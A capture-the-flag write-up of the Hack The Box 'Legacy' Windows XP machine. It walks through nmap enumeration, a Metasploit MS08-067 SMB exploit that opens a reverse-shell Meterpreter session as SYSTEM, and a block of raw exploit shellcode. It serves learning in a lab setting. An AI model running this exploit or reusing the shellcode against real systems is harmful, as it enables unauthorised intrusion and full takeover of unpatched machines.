
Legacy

This room is based on windows target environment.

Enumeration:

We start slowly with a nmap scan.



```
root@kali:~/challs# nmap -sS 10.129.42.158
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 13:39 CET
Nmap scan report for 10.129.42.158
Host is up (0.087s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 7.23 seconds
root@kali:~/challs# nmap -sC -sV 10.129.42.158 -p 139,445,3389
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 13:40 CET
Nmap scan report for 10.129.42.158
Host is up (0.091s latency).

PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h57m40s, deviation: 1h24m51s, median: 4d23h57m39s
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-01-29T16:38:12+02:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 259.03 seconds
root@kali:~/challs#
```

The scan result shows us that port 139, 445 and 3389 are open. The SMB ports are 139 and 445. The port 139 is used by NetBIOS. The NetBIOS provides services to allow to different computers to communicate through a LAN.

The port 445 is used also for SMB, but provides an accessibility over internet.


As we can see, the port 3389, which stands for RDP, is closed.

Nmap run a script to enumerate the SMB shares.

✓	**OS:**	*Windows XP*
✓	**Computer:**	*legacy*
✓	**NBIOS computer name:**	*LEGACY*
✓	**Workgroup:**	*HTB*


Enumeration is very important in penetration testing, as it can help us to prepare exploit environment and to enumerate all possible vulnerabilities.

The OS seems to be very old. Windows XP was released in 2001, and it should contain multiple exploits. A writeup goal is to enumerate versions and to search about those to find possible exploits, for POC's. But even if the penetration testing process shows only false positives, updating the technologies is vital for a well configured security environment. We will now run the O flag in nmap to enumerate the OS version as precisely as possible.



```
root@kali:~/challs# nmap -O 10.129.42.158
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 14:33 CET
Nmap scan report for 10.129.42.158
Host is up (0.082s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|2008 (94%), General Dynamics embedded (88%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:
Aggressive OS guesses: Microsoft Windows XP SP3 (94%), Microsoft Windows Server 2003 SP1 or SP2 (92%
ver 2003 (91%), Microsoft Windows 2003 SP2 (90%), Microsoft Windows XP Professional SP3 (90%), Micro
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.25 seconds
root@kali:~/challs# 
```

The enumerate OS version is windows XP sp3. A quick search in google leads us to the following exploit:



smb windows xp sp3 exploit


Environ 537 000 résultats (0,52 secondes)

www.rapid7.com › ms08_067_netapi ▾ Traduire cette page

MS08-067 Microsoft Server Service Relative Path Stack ...

28 oct. 2008 — This module **exploits** a parsing flaw in the path canonicalization code of NetAPI32.dll ... **Windows XP** targets seem to handle multiple successful exploitation events, but ... msf > use **exploit**/windows/**smb**/ms08_067_netapi msf ...


Rapid7 is a company, and the owner of Metasploit, meaning that the exploit is supported by msfconsole. We will try now to run the exploit, and then to understand what stands behind it.



```
msf5 > search exploit/windows/smb/ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   1  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf5 >
```

The search module allows us to search about an exploit, an auxiliary, or more. But it is also useful to gain some basics information about the module. As we can see here, from left to right, the type is indicated, the supported OS for the exploit, the category, and the exploit name. Metasploit uses a database to find an exploit based on keywords. To initialize the database, we run msfdb init.


We use the module, and list the required options for the exploit.



```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.129.42.158
RHOSTS => 10.129.42.158
msf5 exploit(windows/smb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/ms08_067_netapi) > 
```

We need here only to provide the IP and the PORT. Using “set” we assign values to variables and then run the script.

Exploitation:



```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.44:4444
[*] 10.129.42.158:445 - Automatically detecting the target...
[*] 10.129.42.158:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.129.42.158:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.42.158:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.129.42.158
[*] Meterpreter session 6 opened (10.10.14.44:4444 -> 10.129.42.158:1078) at 2021-01-24 15:24:30 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We get a meterpreter, and as we can see the gained shell runs as NT AUTHORITY\SYSTEM, the highest user in Windows OS. We don’t need here any privilege escalation.

So, the payload is sent, and the exploit worked. We are going now to try to understand why the exploit worked and what stands behind it.

According to msrc-blog.microsoft.com, the attack is possible if the attacker can reach the RPC interface. The RPC protocol is used to maintain the connection between the client and the server.


The exploit is possible if one of the following conditions exists:

- ✓ The windows firewall is disabled
- ✓ The firewall is enabled but files or printers sharing is enabled

Depending on the privacy of the share, the firewall will block incoming outside attempts if the share is in private mode.

As we mentioned before, the TCP protocol allows SMB to be reachable from the internet. If the firewall blocks inbound TCP connections for ports 139 and 445, the exploit cant be used from outside but only from the LAN.

The exploit itself is based on buffer overflow. An RPC request is crafted with special content, which contains a remote execution code. We can see below a part of the payload sent for the attack:



```
shellcode=(
"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\x42\xf6\xc3\xef\x83\xee\xfc\xe2\xf4\xbe\x1e\x41\xef\x42\xf6"
"\xa3\x66\xa7\xc7\x03\x8b\xc9\xa6\xf3\x64\x10\xfa\x48\xbd\x56"
"\x7d\xb1\xc7\x4d\x41\x89\xc9\x73\x09\x6f\xd3\x23\x8a\xc1\xc3"
"\x62\x37\x0c\xe2\x43\x31\x21\x1d\x10\xa1\x48\xbd\x52\x7d\x89"
"\xd3\xc9\xba\xd2\x97\xa1\xbe\xc2\x3e\x13\x7d\x9a\xcf\x43\x25"
"\x48\xa6\x5a\x15\xf9\xa6\xc9\xc2\x48\xee\x94\xc7\x3c\x43\x83"
"\x39\xce\xee\x85\xce\x23\x9a\xb4\xf5\xbe\x17\x79\x8b\xe7\x9a"
"\xa6\xae\x48\xb7\x66\xf7\x10\x89\xc9\xfa\x88\x64\x1a\xea\xc2"
"\x3c\xc9\xf2\x48\xee\x92\x7f\x87\xcb\x66\xad\x98\x8e\x1b\xac"
"\x92\x10\xa2\xa9\x9c\xb5\xc9\xe4\x28\x62\x1f\x9e\xf0\xdd\x42"
"\xf6\xab\x98\x31\xc4\x9c\xbb\x2a\xba\xb4\xc9\x45\x09\x16\x57"
"\xd2\xf7\xc3\xef\x6b\x32\x97\xbf\x2a\xdf\x43\x84\x42\x09\x16"
"\xbf\x12\xa6\x93\xaf\x12\xb6\x93\x87\xa8\xf9\x1c\x0f\xbd\x23"
"\x54\x85\x47\x9e\xc9\xe4\x42\x6b\xab\xed\x42\x04\xf3\x66\xa4"
"\x9c\xd3\xb9\x15\x9e\x5a\x4a\x36\x97\x3c\x3a\xc7\x36\xb7\xe3"
"\xbd\xb8\xcb\x9a\xae\x9e\x33\x5a\xe0\xa0\x3c\x3a\x2a\x95\xae"
"\x8b\x42\x7f\x20\xb8\x15\xa1\xf2\x19\x28\xe4\x9a\xb9\xa0\x0b"
"\xa5\x28\x06\xd2\xff\xee\x43\x7b\x87\xcb\x52\x30\xc3\xab\x16"
"\xa6\x95\xb9\x14\xb0\x95\xa1\x14\xa0\x90\xb9\x2a\x8f\x0f\xd0"
"\xc4\x09\x16\x66\xa2\xb8\x95\xa9\xbd\xc6\xab\xe7\xc5\xeb\xa3"
"\x10\x97\x4d\x23\xf2\x68\xfc\xab\x49\xd7\x4b\x5e\x10\x97\xca"
"\xc5\x93\x48\x76\x38\x0f\x37\xf3\x78\xa8\x51\x84\xac\x85\x42"
"\xa5\x3c\x3a"
)
```

Buffer overflow subject belongs to a higher level, and we will look at it later, in others writeups.

Thank you for reading!